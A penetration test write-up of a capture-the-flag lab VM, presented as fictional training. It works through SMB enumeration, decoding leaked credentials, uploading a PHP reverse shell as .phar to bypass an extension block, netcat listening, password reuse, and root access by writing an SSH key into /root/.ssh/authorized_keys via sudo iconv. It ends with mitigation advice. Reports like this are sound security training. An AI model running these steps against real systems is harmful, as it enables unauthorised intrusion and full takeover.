Single Vulnerable VM

# Tech_Supp0rt Penetration Test Report

# Table of Contents

# Versioning Control

| Version | Date | Description | Author |
|---|---|---|---|
| **v1.0** | 05/09/2024 | Reconnaissance, SMB Investigation, Subrion CMS Exploitation, Internal Investigation | Cameron J. Wade |
| **v2.0** | 05/11/2024 | Privilege Escalation, Security Recommendations, Executive Summary | Cameron J. Wade |

*Disclaimer: This document and its findings is a purely fictitious penetration testing report for the purpose of learning and training. All reconnaissance, password cracking, and exploiting was done in a sandbox environment consisting of virtual machines and does not represent any actual networks or systems of any organization*.

# Executive Summary


This document was prepared to detail the processes and methods used during testing and include security mitigation tactics to address the vulnerabilities discovered and exploited during testing.

# Phase Testing

## 1. Reconnaissance

During the initial phase of testing, a layout of the target machine needs to be obtained. This can be done by using a port scanner like Nmap or Nessus to conduct a port scan. Use the '-sV' flag for service version enumeration.


- nmap –sV 172.16.111.5




From the initial scan, it is evident that there are two exposed SMB ports that can be scanned for open share access. There is also a web service running on port 80 that warrants additional investigation as well as an exposed SSH port that can be used for remote access to target machine

To begin investigation of the web service, Nikto will be used to scan for default or insecure files/directories, server misconfigurations, and some other additional information that may help with investigation.

- nikto –h 172.16.111.5




The tool discovered two interesting findings. One is a directory called "test" and the other interesting finding is a Wordpress instance. The Wordpress instance may be able to be

scanned with the wpscan tool for additional web vulnerabilities. Use the '-e vp,vt,u' flag to enumerate for Vulnerable Plugins (vp), Vulnerable Themes (vt), and Users (u).

- wpscan –e vp,vt,u –url http://172.16.111.5/wordpress

```
[i] User(s) Identified:

[+] support
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://172.16.111.5/wordpress/index.php/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

A user named 'support' was discovered and may potentially be used to access the machine later. Now the SMB shares can be scanned to see if any additional avenues of access exist.

- smbmap –H 172.16.111.5

```
┌──(kali㉿kali)-[~]
└─$ smbmap -H 172.16.111.5

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 172.16.111.5:445        Name: 172.16.111.5              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        websvr                                                  READ ONLY
        IPC$                                                    NO ACCESS       IPC Service (TechSupport server (Samba, Ubuntu))
```

There is a share "websvr" that read-only access was detected for. If the stakeholder left sensitive information in this disk, it can be retrieved using the SMBMap or SMBClient tools.

## 2. SMB Investigation

The SMBMap tool detected a disk on the target system that doesn't have all the access locked down on it, allowing users to browse and read the content that exists on the disk. SMBClient can be used to establish a connection to the disk and browse content available on the disk. Once connected, display the contents of the disk to see what is available

- smbclient //172.16.111.5/websvr
- ls

```
┌──(kali㉿kali)-[~]
└─$ smbclient //172.16.111.5/websvr
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat May 29 00:17:38 2021
  ..                                  D        0  Sat May 29 00:03:47 2021
  enter.txt                           N      273  Sat May 29 00:17:38 2021

                8460484 blocks of size 1024. 5835584 blocks available
smb: \>
```


A file called “enter.txt” was discovered on the disk. Download this to the attacker machine using the ‘get’ command. This will download the drive to the home directory of the user that initiated the connection.

```
┌──(kali㉿kali)-[~]
└─$ cat enter.txt
GOALS
═════
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
═══
Subrion creds
├─→admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk [cooked with magical formula]
Wordpress creds
├─→
```


Within the downloaded file, there is information about a Subrion directory that doesn’t work and there is mention of a panel where Subrion can be configured. There are credentials for Subrion but the password seems to be encrypted. The original password can be discovered by using a resource like CyberChef.

- 7sKvntXdPEJaxazce9PXi24zaFrLiKWCk
- From Base58 --> KUZE42DCKREXOTLKIU6Q====
- From Base32 --> U2NhbTIwMjE=
- From Base64 --> Scam2021

The password for the Subrion admin account has been uncovered. Now, the Subrion instance needs to be accessed. Attempting to navigate to the homepage http://172.16.111.15/subrion redirects to https://10.0.2.15/subrion and displays an error. It is possible there is a redirect to a destination that doesn’t exist. Attempting to visit the page for the Subrion panel http://172.16.111.5/subrion/panel does work and a login page is displayed




Attempting to sign in with the 'admin' username and the 'Scam2021' password does grant successful login and the main page of the admin panel is displayed. This can potentially be used for exploitation later.





## 3. Subrion CMS Exploitation

The Subrion admin panel seems the best route to take to establish a remote connection to the target machine. While surfing the site, an "Uploads" section was discovered where

users can upload files. If there is no restriction on what filetypes can be uploaded, a .php or .phar file may be uploaded to serve as a reverse shell.

A reverse shell in PHP format was crafted to point back to the attacker machine. This file was then uploaded to the “Uploads” section of the Subrion panel. When attempting to access the newly uploaded file by navigating to http://172.16.111.5/subrion/uploads/meta-shell.php , a permissions error is displayed.





# Forbidden

You don't have permission to access this resource.

---

*Apache/2.4.18 (Ubuntu) Server at 172.16.111.5 Port 80*


The extension of the reverse shell file was changed to .phar and the file was re-uploaded. There was no permissions error displayed when trying to access the resource (http://172.16.111.5/subrion/uploads/meta-shell.phar) this time. Instead, an error relating to ” failure to daemonise”, indicating that this may work as a viable solution once a listener has been set up on the attacker machine.




WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)


A listener was set up on port 4444 of the attacker machine using the netcat tool. The page was reloaded and connection to the target machine had officially been established as user www-data. After connection has been established, the terminal environment needs to be properly configured.

- nc –lvp 4444
- /usr/bin/script -qc /bin/bash /dev/null
- export TERM=xterm




## 4. Internal Investigation

The web server user has some access, but it is very limited and has no sudo privileges at all. Displaying the contents of the /etc/passwd file shows that there is a user called ‘scamsite’ and a user for a MySQL DBMS.




This DBMS could be managing the backend databases that the Wordpress machine interacts with. Displaying the contents of the Wordpress configuration file shows the credentials for the MySQL DBMS that the Wordpress instance is using to interact with the DBMS. It is the same ‘support’ user that was discovered during the wpscan.

- cd /var/www/html/wordpress
- cat wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wpdb' );

/** MySQL database username */
define( 'DB_USER', 'support' );

/** MySQL database password */
define( 'DB_PASSWORD', 'ImAScammerLOL!123!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Utilizing the ‘su’ command, used for switching users, to attempt to access the scamsite user, both sets of obtained passwords. The “Scam2021” password did not work but the “ImAScammerLOL!123!” password worked, confirming the client is utilizing the same password for multiple services.

```
www-data@TechSupport:/$ su scamsite
su scamsite
Password: Scam2021

su: Authentication failure
www-data@TechSupport:/$ su scamsite
su scamsite
Password: ImAScammerLOL!123!

scamsite@TechSupport:/$
```

## 5. Privilege Escalation

The newly accessed account was checked to see what sudo privileges it had. It was discovered that the scamsite user can use issue the ‘iconv’ command with sudo privileges. Iconv is used to read the contents from an input and output the content in the specified output format. This command can be used to output the content to a file too.

- sudo –l


```
scamsite@TechSupport:~$ sudo -l
Matching Defaults entries for scamsite on TechSupport:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User scamsite may run the following commands on TechSupport:
    (ALL) NOPASSWD: /usr/bin/iconv
```

Because the scamsite user can issue this command with sudo, it can output contents to any file on the system. The one targeted in this investigation will be the '/root/.ssh/authorized_keys' file. An ssh-rsa key-pair was generated on the attacker machine, the public key was copied, and pasted in a file on the target machine called 'id_rsa.pub'

- Attacker Machine: Ssh-keygen –o –t ssh-rsa /home/kali/id_rsa
- Attacker Machine: cat id_rsa.pub
- Target Machine: touch id_rsa.pub && echo "(INSERT GENERATED PUBLIC KEY)" > id_rsa.pub


Now that the file has been created, iconv can be used to write the contents of the id_rsa.pub to the '/root/.ssh/authorized_keys' file. The command needs to be issued as the scamsite user using 'sudo'. After the command has finished, attempt to establish a connection from the attacker machine as the root user, using the private key from the key-pair that was generated

- Target Machine: sudo iconv id_rsa.pub -o /root/.ssh/authorized_keys
- Attacker Machine: ssh –i id_rsa root@172.16.111.5




When the contents of the root directory were listed, there was a file called 'root.txt' that contains the root flag for this machine. The root flag for the machine was obtained by displaying the contents of the 'root.txt' file.

- ls
- cat root.txt

```
root@TechSupport:~# ls
root.txt
root@TechSupport:~# cat root.txt
851b8233a8c09400ec30651bd1529bf1ed02790b  -
```

## Security Recommendations

One of the first things that gave me leverage during this investigation was the open 'read' access to exposed SMB shares. This isn't always an issue but there was a file on a Disk with open 'read' access on it that included a username and an encrypted password for the Subrion CMS admin panel. If an SMB Disk is responsible for storing documents and files that contain sensitive information, lock down read and write access to the disk to restrict access to authorized personnel only.

The next security recommendation to be made is to not utilize the same password for multiple services, especially when the password is being utilized for an administrative account. The password for the 'support' MySQL DBMS account was also utilized as the password for the 'scamsite' system user which contained the necessary access to write content to any file and location on the machine.

If the administrative account is a shared account and multiple users need to have access to the password, consider using a password vault like BeyondTrust where users must request temporary access to credentials which cannot be copied from the fields. This will still allow multiple users to have access to the account credentials while reducing the risk as the password isn't stored on multiple potentially vulnerable machines.

The Subrion CMS includes a section where users can upload files to a shared disk. The files can then be accessed after uploading. This allowed for a reverse shell to be uploaded which was then utilized to establish the initial SSH connection to the target machine. The shell was initially uploaded as a .php but the file was unable to be accessed after uploading. This restriction was circumvented by uploading the reverse shell as a .phar file instead. The uploaded file was then able to be accessed. Consider restricting and/or validating content that is uploaded.

The scamsite user had access to issue the iconv command with sudo privileges. Given the nature of the iconv command, the scamsite user has the access to write content to any location and file on the system. This was used to place the attacking machine's public ssh-rsa key into the authorized_keys file for the root user. Sudo privileges for each user need to

be reviewed and validation should occur to determine if this user should really have this much access to the system.

# Appendix

## a. Full WPScan Results

```
┌──(kali㉿kali)-[~]
└─$ wpscan -e vp,vt,u --url http://172.16.111.5/wordpress
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://172.16.111.5/wordpress/ [172.16.111.5]
[+] Started: Thu May  9 05:21:10 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://172.16.111.5/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.16.111.5/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://172.16.111.5/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://172.16.111.5/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```


## b. /etc/passwd

```
www-data@TechSupport:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
scamsite:x:1000:1000:scammer,,,:/home/scamsite:/bin/bash
mysql:x:111:119:MySQL Server,,,:/nonexistent:/bin/false
www-data@TechSupport:/$
```